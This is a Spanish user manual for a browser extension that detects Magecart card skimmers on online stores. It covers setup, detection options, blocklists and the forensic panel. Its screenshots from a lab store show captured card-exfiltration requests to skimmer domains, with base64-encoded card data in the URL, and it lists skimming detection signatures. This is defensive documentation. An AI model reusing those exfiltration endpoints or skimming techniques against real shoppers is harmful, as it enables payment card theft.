

ECOM EXPERTS

Ecom Buscador Skimmer

Manual de usuario e instalacion

ecom_buscador_skimmer 1.2.0 · 04/09/2026

Contenido

1. Qué hace y para quién	
2. Compatibilidad	
3. Instalación	
Instalación manual (la habitual para un análisis puntual)	
Qué crea y dónde	
Al desinstalar	
4. Configuración	
4.1 Licencia	
4.2 Usar API de IA	
4.3 Opciones de detección y avisos	
4.4 Dominios de confianza (lista blanca)	
4.5 Lista negra de skimmers	
5. Cómo se usa, día a día	
5.1 Vigilancia pasiva: no hay que hacer nada	
5.2 El popup: el resumen de un vistazo	
5.3 El panel forense: el análisis a fondo	
5.4 Cazar un skimmer, paso a paso	
6. Qué ve el cliente de la tienda	
7. Preguntas frecuentes, falsos positivos y lo que NO detecta	
7.1 «Me ha marcado algo en rojo. ¿Está infectada mi tienda?»	
7.2 Falsos positivos concretos que vas a ver	
7.3 Lo que NO detecta (y hay que saberlo antes de dar una tienda por limpia)	
7.4 «He escrito una tarjeta de prueba y la pestaña Red no muestra nada»	
7.5 «Los avisos me salen en webs que no son tiendas»	
7.6 «El panel no se abre con Alt+Shift+I»	
7.7 «¿Puedo usarla en la web de un cliente?»	
8. Seguridad	
8.1 Qué se ha revisado	
8.2 Qué se ha corregido en esta revisión	

8.3 Dos fallos de funcionamiento encontrados y corregidos

8.4 Lo que hay que asumir (no es un fallo: es cómo funciona)

8.5 Pendiente (no se ha tocado para no cambiar el comportamiento)

9. Ficha técnica

Estructura de ficheros

Scripts de contenido

Mensajes internos (chrome.runtime)

Motor de detección

Límites y purgas

Licencia del producto

Registros

Extensión de navegador (Chrome / Edge / Firefox) para detectar skimmers de tarjeta — Magecart— en una tienda online, sin abrir las herramientas de desarrollo.

Versión 1.2.0 · Ecom Experts · AFL-3.0 · Soporte: ecomyseo@gmail.com

1. Qué hace y para quién

Cuando a una tienda online le inyectan un *skimmer*, lo que ocurre es esto: alguien mete un trozo de JavaScript en la web —normalmente en un fichero propio de la tienda, en un módulo o directamente en la base de datos— y ese código se queda escuchando el formulario de pago. Cuando un cliente escribe el número de su tarjeta, el código lo copia y lo manda a un servidor del atacante. La tienda funciona con normalidad, el pedido se completa, nadie ve nada raro, y mientras tanto las tarjetas de los clientes se están vendiendo en un foro.

El problema práctico de cazar uno de estos es que el ladrón sabe que le van a buscar. Los skimmers modernos llevan *anti-debug*: comprueban si tienes abiertas las herramientas de desarrollo (F12) y, si las detectas, se apagan y no hacen nada. También suelen activarse solo para visitantes de ciertos países, o solo una vez cada X visitas. Por eso, abrir F12 y mirar es exactamente la forma de no encontrarlo nunca.

Esta extensión ataca ese problema desde otro sitio. Se instala en el navegador, se coloca por delante de las funciones que el skimmer necesita usar para robar (`fetch` , `XMLHttpRequest` , `sendBeacon` , `WebSocket` , `WebRTC` , `insertAdjacentHTML` , `addEventListener` ...) y anota todo lo que pasa por ellas. Su panel vive en un *Shadow DOM cerrado*, no en las herramientas de desarrollo, así que el anti-debug del skimmer no se entera de que le están mirando. El resultado es que puede decirte tres cosas que normalmente cuesta días averiguar: **qué fichero y qué línea** inyectan el formulario de tarjeta, **qué script lee el valor** del campo, y **a qué dominio se envían los datos**, con la petición completa guardada para adjuntarla a una denuncia.

Va dirigida a quien tiene que responder a un incidente: el desarrollador o la agencia que lleva la tienda, el perito que documenta el fraude, o el propio comerciante que sospecha que algo pasa. **No es un antivirus ni un cortafuegos: no bloquea nada, no limpia el servidor y no protege al cliente final.** Es una herramienta de diagnóstico y de recogida de pruebas.

2. Compatibilidad

Navegadores	Chrome y Edge 111 o superior (usa <i>content scripts</i> en el mundo MAIN, que apareció en la 111). Firefox 115+ requiere añadir <code>browser_specific_settings.gecko.id</code> y firmar en AMO.
Manifest	v3 (<code>manifest_version: 3</code>), <i>service worker</i> de fondo.
Permisos	<code>storage</code> , <code>unlimitedStorage</code> , <code>clipboardWrite</code> , <code>webRequest</code> , <code>alarms</code> , <code>notifications</code> y <code>host_permissions: <all_urls></code> .
Plataformas web	Es agnóstica: analiza cualquier web. Los ajustes finos (detección del back-office, lista negra de dominios) están orientados a PrestaShop , que es donde más se ve este ataque, pero funciona igual en Magento, WooCommerce o una web a medida.
Idioma	Interfaz solo en castellano.
Dependencias	Ninguna. No usa librerías externas ni carga código de terceros.
Conexiones que hace	Solo tres, y todas se explican en el apartado 8: la descarga del código de los scripts que tú le pidas, la actualización diaria de la lista negra desde el feed que configures, y la validación de licencia contra <code>gmartos.es</code> . El análisis con IA solo si lo activas tú.

Por qué pide `<all_urls>` : un skimmer puede estar en cualquier tienda, y la extensión tiene que estar puesta **antes** de que cargue la página para poder engancharse a las funciones del navegador. No hay forma de hacerlo «solo en la web que yo diga» sin perder justamente el momento en que el skimmer actúa. A cambio, la extensión se autoexcluye de una lista de sitios que no son tiendas (Google, YouTube, redes sociales, banca de uso común no incluida) y ofrece la opción «*Vigilar solo en páginas de pago/checkout y back-office*».

3. Instalación

Instalación manual (la habitual para un análisis puntual)

Chrome / Edge

1. Descomprime la carpeta `ecom_buscador_skimmer` en un sitio estable del disco (si la borras, la extensión desaparece).
2. Abre `chrome://extensions` .
3. Activa **Modo de desarrollador** (arriba a la derecha).
4. Pulsa **Cargar descomprimida** y selecciona la carpeta.
5. Fija el icono en la barra (icono del puzle → chincheta) para ver el aviso.

Firefox

1. Abre `about:debugging#/runtime/this-firefox` .
2. **Cargar complemento temporal** y elige el `manifest.json` .

3. Es temporal: se borra al cerrar Firefox. Para permanente hay que firmarlo en AMO.

Qué crea y dónde

No toca ningún fichero de tu equipo ni de la tienda. Todo lo que guarda va al almacenamiento local de la propia extensión (`chrome.storage.local`), y todo se borra al desinstalarla. Las claves que usa son:

Clave	Qué guarda
<code>ei_log</code>	Capturas de red (máximo 800, se purgan solas).
<code>ei_history</code> / <code>ei_total</code>	Historial de detecciones (máximo 500) y contador acumulado.
<code>ei_whitelist</code>	Lista blanca de sitios y de detecciones silenciadas.
<code>ei_domainwl</code>	Dominios en los que confías (los «falsos positivos»).
<code>ei_blocklist</code>	Lista negra de dominios de skimmers y sus fuentes.
<code>ei_settings</code>	Opciones de detección y avisos.
<code>ei_ai</code>	Proveedor, modelo y clave de la IA.
<code>ei_license</code> / <code>ei_install_id</code>	Estado de la licencia e identificador anónimo de instalación.

Crea además dos alarmas periódicas: una diaria para actualizar la lista negra y otra diaria para revalidar la licencia.

Al desinstalar

Chrome borra el almacenamiento completo de la extensión. **No queda nada**: ni capturas de red, ni historial, ni la clave de la IA. Si has copiado informes al portapapeles o los has pegado en un fichero, eso sí se queda: es responsabilidad tuya.

4. Configuración

Se llega desde el icono de la extensión →  **Configuración**, o con el botón derecho sobre el icono → *Opciones*.

Ecom Buscador Skimmer — Configuración

Conecta una IA para que analice TODO el informe (scripts, red, campos, teclas, ocultos) y te dé una explicación clara y un veredicto. Tu clave se guarda solo en este navegador. **Aviso:** al pulsar "Analizar con IA" el informe se envía al proveedor que elijas; antes la extensión **enmascara los números de tarjeta (deja los últimos 4) y las credenciales**.

 **Licencia — Prueba**

Prueba activa: quedan 14 día(s). Después pasará a Demo.

Clave de licencia

ECOM-XXXX-XXXX-XXXX

Activar / validar

Sin clave tienes una **prueba de 14 días**; después pasa a modo demo (detección básica, sin IA). Compra tu licencia en [gmartos.es](#). Si el servidor de licencias dejara de existir, las licencias ya activadas **siguen funcionando para siempre**.

☐ **Usar API de IA**

Al activarlo aparecerá el botón "Analizar con IA" en el panel y el popup.

Proveedor

OpenAI (ChatGPT) ▼

Clave API

sk-... / Alza... / clave del proveedor

Se guarda **en claro** en el almacenamiento local de la extensión (el navegador no ofrece cifrado para esto), en tu equipo. No se envía a ningún sitio salvo al proveedor que elijas al pulsar «Analizar con IA». Si compartes el equipo, usa una clave con límite de gasto y revócala cuando termines.

Modelo

(por defecto: gpt-4o-mini)

p. ej. gpt-4o-mini, gpt-4o

Guardar

Probar conexión

La pantalla completa, con las cuatro secciones:

Ecom Experts

Pagina 7 de 30

Ecom Buscador Skimmer — Configuración

Conecta una IA para que analice TODO el informe (scripts, red, campos, teclas, ocultos) y te dé una explicación clara y un veredicto. Tu clave se guarda solo en este navegador. **Aviso:** al pulsar "Analizar con IA" el informe se envía al proveedor que elijas; antes la extensión **enmascara los números de tarjeta (deja los últimos 4) y las credenciales**.

Licencia — Prueba

Prueba activa: quedan 14 día(s). Después pasará a Demo.

Clave de licencia

ECOM-XXXX-XXXX-XXXX

Activar / validar

Sin clave tienes una **prueba de 14 días**; después pasa a modo demo (detección básica, sin IA). Compra tu licencia en gmartos.es. Si el servidor de licencias dejara de existir, las licencias ya activadas **siguen funcionando para siempre**.

☐ Usar API de IA

Al activarlo aparecerá el botón "Analizar con IA" en el panel y el popup.

Proveedor

OpenAI (ChatGPT)

Clave API

sk-... / Alza... / clave del proveedor

Se guarda **en claro** en el almacenamiento local de la extensión (el navegador no ofrece cifrado para esto), en tu equipo. No se envía a ningún sitio salvo al proveedor que elijas al pulsar «Analizar con IA». Si compartes el equipo, usa una clave con límite de gasto y revócala cuando termines.

Modelo

(por defecto: gpt-4o-mini)

p. ej. gpt-4o-mini, gpt-4o

Guardar

Probar conexión

Opciones de detección y avisos

Ajusta cuándo y cómo te avisa. Los valores por defecto son los recomendados.

☐ Vigilar solo en páginas de pago/checkout y back-office

Reduce ruido y consumo: en webs que no son tiendas (redes sociales, buscadores...) NO saltan avisos. La detección manual (panel) sigue disponible en cualquier web. **Recomendado si te molestan avisos fuera de tiendas.**

Sensibilidad de los avisos

Alta confianza (recomendado) — solo skimmer/exfiltración/redirección clara

En "media" verás más cosas en el aviso, pero también más falsas alarmas de librerías legítimas.

☐ Notificación del sistema al detectar un skimmer

Muestra una notificación de Chrome (además del badge y el aviso en la página) cuando hay una amenaza de alta confianza.

☐ Abrir el panel automáticamente al detectar

Abre el informe en la página en cuanto salta una amenaza, sin tener que pulsar nada.

☐ Analizar con IA automáticamente al detectar

Lanza el análisis de IA (si la tienes configurada) en cuanto hay amenaza. El informe va redactado (PAN/credenciales enmascarados).

☒ Capturar el cuerpo de las peticiones de red

Necesario para ver a dónde y con qué datos se envía la tarjeta (pruebas para denuncia). Si lo desactivas, solo se guardan las URLs (más privacidad, menos evidencia).

Conservar capturas de red (minutos)

120

Pasado ese tiempo, las capturas se borran solas del almacenamiento (privacidad). Por defecto 120 min.

Guardar opciones

Dominios de confianza (lista blanca)

Dominios que la extensión **NO** marcará como maliciosos ni externos, aunque coincidan con typosquat/imitación. Úsala para las **URLs falsas** (falsos positivos). También puedes añadirlos con el botón "confiar dominio" en la pestaña Red del panel.

Un dominio por línea (ej. mi-cdn-propio.com)

ejemplo-cdn.com
pasarela-pago.es

Guardar dominios de confianza

Lista negra de skimmers (actualizable)

Dominios de skimmers/Magecart conocidos. Se incluye una lista base y puedes actualizarla desde un feed público. **No es exhaustiva:** complementa con un escaneo de ficheros del servidor.

Dominios en la lista: **50** · Última actualización: **nunca**

Fuentes de actualización (una URL por línea, se COMBINAN)

https://raw.githubusercontent.com/nmap-project/nmap-project/main/skimmers/magecart.txt

Cada fuente acepta formato AdBlock (|| dominio^), hosts (0.0.0.0 dominio) o un dominio por línea. Se descargan todas y se fusionan. Ejemplos que puedes añadir: blocklistproject/Lists , gwillem/magento-malware-scanner .

Actualizar ahora

Guardar fuentes

Se actualiza sola cada 24 h. Además de los dominios, la extensión detecta el código del skimmer con firmas locales (scraper de formularios, base64—envío, iframe de pago, reconstrucción con fromCharCode...).

4.1 Licencia

Al instalar arranca una **prueba de 14 días** sin hacer nada. Cuando caduca, la extensión pasa a modo **demo**: sigue detectando skimmers, avisando y generando las pruebas para la denuncia; lo único que se bloquea es el **análisis con IA**.

Si compras una licencia, pega la clave y pulsa *Activar / validar*. Se valida una vez contra `gmartos.es` y, a partir de ahí, **queda activa para siempre aunque el servidor deje de existir**; solo se desactiva si el servidor, estando accesible, responde que la clave ya no vale. Si el servidor no contesta, la extensión espacia los reintentos y no revoca nada.

4.2 Usar API de IA

Desactivado por defecto. Al activarlo aparece el botón «*Analizar con IA*» en el panel y en el popup, que envía el informe técnico completo al proveedor que elijas para que te lo explique en lenguaje llano y te dé un veredicto, los IOC y los pasos de limpieza.

- **Proveedor:** OpenAI, Google Gemini, Anthropic Claude, OpenRouter, o cualquier endpoint compatible con el formato de OpenAI (opción *Otro*).
- **Clave API:** la tuya. La paga tu cuenta, no la nuestra.
- **Modelo:** si lo dejas en blanco usa el predeterminado del proveedor (`gpt-4o-mini` , `gemini-flash-latest` , `claude-haiku-4-5-20251001`). Escribe otro si prefieres uno más potente para el análisis.
- **URL base:** solo para *Otro* y para OpenRouter personalizado.

Lo que de verdad tienes que saber antes de pulsar el botón: el informe se manda a un tercero. Antes de salir, la extensión **enmascara el número de tarjeta dejando solo los últimos cuatro dígitos y sustituye contraseñas, tokens y claves por [REDACTADO]** . Aun así, el informe lleva la URL de la tienda, el código de sus scripts y las URL de las peticiones. Si estás peritando la web de un cliente, pregúntale antes.

Probar conexión hace una llamada mínima al proveedor para comprobar que la clave funciona.

Ecom Experts

Pagina 9 de 30

4.3 Opciones de detección y avisos

Opción	Qué hace de verdad	Qué poner
Vigilar solo en páginas de pago/checkout y back-office	Fuera de un contexto de pago no salta ningún aviso automático. El panel manual sigue disponible en cualquier web.	Actívalo si usas el navegador para trabajar y te molestan los avisos en webs que no son tiendas.
Sensibilidad de los avisos	En alta (por defecto) solo avisa de señales sólidas: skimmer que lee y exfiltra, dominio de la lista negra, tarjeta enviada fuera, formulario inyectado, redirección a dominio externo. En media añade además las sospechas forenses (ofuscación, anti-debug, sobrescritura de APIs nativas).	Deja alta . La opción media da bastantes falsas alarmas con librerías legítimas — mira el apartado 7.
Notificación del sistema	Además del aviso en la página y del número rojo en el icono, lanza una notificación de Windows/macOS.	Actívalo si vas a dejar la pestaña de fondo mientras se completa un pedido de prueba.
Abrir el panel automáticamente al detectar	Abre el informe en cuanto salta algo.	Cómodo durante un análisis; molesto para el uso diario.
Analizar con IA automáticamente al detectar	Lanza el análisis de IA solo, sin pulsar nada.	Cuidado: gasta tu saldo de API en cada detección , y en «sensibilidad media» las detecciones son muchas.
Capturar el cuerpo de las peticiones de red	Guarda el contenido de los POST, no solo la URL. Sin esto no hay prueba de exfiltración : verás que la página habló con un servidor, pero no qué le dijo.	Actívalo mientras analizas. Desactívalo cuando termines si vas a seguir navegando con la extensión puesta.
Conservar capturas de red (minutos)	A los N minutos las capturas se borran solas del disco. Mínimo 5, máximo 1440.	120 está bien para trabajar. Si acabas de analizar y ya has copiado las pruebas, bájalo a 5 para que se limpie.

4.4 Dominios de confianza (lista blanca)

Un dominio por línea. Lo que pongas aquí **deja de marcarse** como malicioso o externo, aunque coincida con un patrón de *typosquat* o con la lista negra. Es la vía para callar los falsos positivos que te van a salir: tu propio CDN, la pasarela de pago de tu país, el proveedor de módulos con un dominio que contiene «presta». También puedes añadirlos sobre la marcha con el botón «*confiar dominio*» de la pestaña **Red**.

4.5 Lista negra de skimmers

Trae una lista base de 50 dominios de campañas conocidas contra PrestaShop, empaquetada en la propia extensión (`data/blocklist.json`). Puedes ampliarla añadiendo fuentes, una URL por línea; se descargan todas y se fusionan. Acepta formato Adblock (`||dominio^`), formato `hosts` (`0.0.0.0 dominio`) o un dominio pelado por línea. Se actualiza sola cada 24 horas.

Solo admite fuentes `https://` públicas: se rechazan `http://`, `localhost` y cualquier dirección de red interna, para que nadie pueda usar esta función como sonda de tu red.

La lista negra nunca será exhaustiva. Los dominios de skimmer cambian cada semana. La propia extensión te lo recuerda en cada informe. La detección que de verdad vale es la del **comportamiento** (lee la tarjeta y la manda fuera), no la del nombre del dominio.

5. Cómo se usa, día a día

Hay dos modos y conviene entenderlos por separado.

5.1 Vigilancia pasiva: no hay que hacer nada

La extensión corre sola en todas las páginas, **sin icono flotante ni nada visible**. Solo se manifiesta cuando encuentra una señal de alta confianza. Entonces aparece un aviso rojo en la esquina, que se cierra solo a los 12 segundos, y el icono de la extensión se pone con un número rojo:

The screenshot shows a PrestaShop checkout page titled "Tienda de pruebas — PrestaShop". The main content area displays "Paso 4 — Pago con tarjeta" with the instruction "Introduce los datos de tu tarjeta para terminar el pedido." Below this are input fields for "Numero de tarjeta" (containing "4111111111111111"), "Caducidad" (containing "12/34") and "CVV" (containing "123"), and "Titular de la tarjeta" (containing "CLIENTE DE PRUEBA"). At the bottom of the form, it shows "Total del pedido" as "84,90 €" and a blue button labeled "Procesando pago...". In the bottom right corner, a red warning box states "9 amenaza(s) en esta página" and lists detected threats: "Inyección del formulario de tarjeta", "Petición a dominio malicioso (lista negra conocida)", and "Datos de tarjeta enviados a dominio externo". It includes a "Clíc para inspeccionar" link.

Pulsando el aviso se abre el panel. La captura es de una tienda de laboratorio infectada a propósito: nueve amenazas, incluida la inyección del formulario de tarjeta y el envío de los datos a dos dominios externos.

5.2 El popup: el resumen de un vistazo

Clic en el icono de la extensión:

 **Ecom Buscador Skimmer** OK

0

en esta pestaña

9

total detectados

QUÉ ESTÁ PASANDO AQUÍ

Esta página no se puede analizar (o recárgala tras instalar la extensión).

QUÉ VIGILA

• Skimmer tarjeta

• WebRTC encubierto

• Redirecciones

• Robo de cookies

• localStorage

• Scripts inyectados

• Elementos ocultos

• Keyloggers

• Portapapeles

• Exfiltración de datos

LISTA BLANCA (SILENCIADOS)

Vacía.

HISTORIAL DE DETECCIONES

127.0.0.1

ⓘ La detección de dominios NO es exhaustiva — puede haber MÁS

Actualiza la lista (Config) y complementa con un escaneo de ficheros del servidor.

4/9/2026, 7:29:57

127.0.0.1

Datos de tarjeta enviados a dominio externo

<https://cdn-report.com/b>

4/9/2026, 7:29:57

Abrir informe en la página

 Analizar con IA

 Configuración

Confiar en este sitio (lista blanca)

Copiar informe

Borrar historial

Vaciar lista blanca (0)

Arriba, las amenazas **de la pestaña actual** y el **total** acumulado desde que instalaste. Después: qué está pasando en esta página (con un botón *permitir* por cada detección, para silenciarla), qué vigila la extensión,

la lista blanca y el **historial con fecha y hora** de todo lo detectado.

En la captura, «Esta página no se puede analizar» aparece porque el popup se ha abierto como una pestaña independiente para poder fotografiarlo. En uso real, con una tienda delante, ahí se lista lo que se ha encontrado en ella.

Los botones de abajo: abrir el panel, lanzar la IA, ir a Configuración, **confiar en este sitio** (deja de vigilar todo el dominio), copiar el informe, borrar el historial y vaciar la lista blanca.

5.3 El panel forense: el análisis a fondo

Se abre con **Alt+Shift+I** o desde el popup. Aparece a la derecha, ocupando la altura de la ventana, y no se puede tocar desde la página (Shadow DOM cerrado).

Resumen

The screenshot displays the Ecom Buscador Skimmer interface overlaid on a PrestaShop payment page. The payment page shows 'Paso 4 — Pago con tarjeta' with fields for card number, expiration date, CVV, and cardholder name. The skimmer's panel on the right has a dark theme and includes a 'Resumen' tab. It shows 2 scripts, 0 skimmers, and 4 card fields. A list of 9 detected threats is shown, including malicious domain requests and data exfiltration attempts. At the bottom, there are buttons for 'Descargar todos los externos', 'Analizar con IA', 'Copiar informe', and 'Recapturar DOM'.

Tres contadores (scripts, posibles skimmers, campos de tarjeta), la lista de amenazas y cuatro botones. **El importante es «Descargar todos los externos»:** hasta que no lo pulsas, la extensión no tiene el código de los ficheros `.js` externos y por tanto no puede analizarlos. Fíjate en la diferencia; esta es la misma página después de pulsarlo:

Tienda de pruebas — PrestaShop

Paso 4 — Pago con tarjeta

Introduce los datos de tu tarjeta para terminar el pedido.

Numero de tarjeta

4111111111111111

Caducidad

12/34

CVV

123

Titular de la tarjeta

CLIENTE DE PRUEBA

Total del pedido

Procesando pago...

Ecom Buscador Skimmer

Resumen

Scripts

Campos

Red

Teclas

Ratón

IA

Ayuda

2 scripts

1 skimmer?

4 campos tarjeta

12 amenaza(s) detectada(s)

SKIMMER (lee tarjeta + exfiltra) http://127.0.0.1:8757/pago-cargador.js

dominio malicioso (lista negra conocida): prestashop-addons.online http://127.0.0.1:8757/pago-cargador.js L35

dominio malicioso (lista de skimmers (feed)): cdn-report.com http://127.0.0.1:8757/pago-cargador.js L37

Inyección del formulario de tarjeta insertAdjacentHTML

Petición a dominio malicioso (lista negra conocida) https://prestashop-addons.online/c.php?d=Y2FyZG51bWJlcj00MTExMTExMTExMTExQmN2dG90dXMjMmZlZmVhYXNjaHPTeYlZm0=

Datos de tarjeta enviados a dominio externo https://prestashop-addons.online/c.php?d=Y2FyZG51bWJlcj00MTExMTExMTExMTExQmN2dG90dXMjMmZlZmVhYXNjaHPTeYlZm0=

Petición a dominio malicioso (lista negra conocida) https://prestashop-addons.online/p.php

Datos de tarjeta enviados a dominio externo https://prestashop-addons.online/p.php

Petición a dominio malicioso (lista de skimmers (feed)) https://cdn-report.com/b

Datos de tarjeta enviados a dominio externo https://cdn-report.com/b

Formulario de tarjeta inyectado (campo PAN fuera de <form>, leído por script) input #cardnumber

la detección de dominios NO es exhaustiva – puede haber MÁS Actualiza la lista (Config) y complementa con un escaneo de ficheros del servidor.

Cómo usarlo

Ve a Campos para ver qué inputs de tarjeta hay y qué script los toca y en qué línea. En Scripts, cada uno muestra sus coincidencias con nº de línea (los externos, pulsa "Ver código" primero). En Red, a dónde se envían los datos.

0 inline · 2 externos · 1 con indicadores

Descargar todos los externos

Analizar con IA


Copiar informe

Recapturar DOM


De 9 amenazas a 12, y el contador «skimmer?» pasa de 0 a 1, con el fichero culpable señalado por su nombre. **Pulsa siempre ese botón antes de dar por bueno un análisis.**

Scripts

Cada `<script>` de la página con sus indicadores y el número de línea de cada uno. Los que no tienen nada relevante se colapsan al final. Antes de descargar los externos, la pestaña está prácticamente vacía:



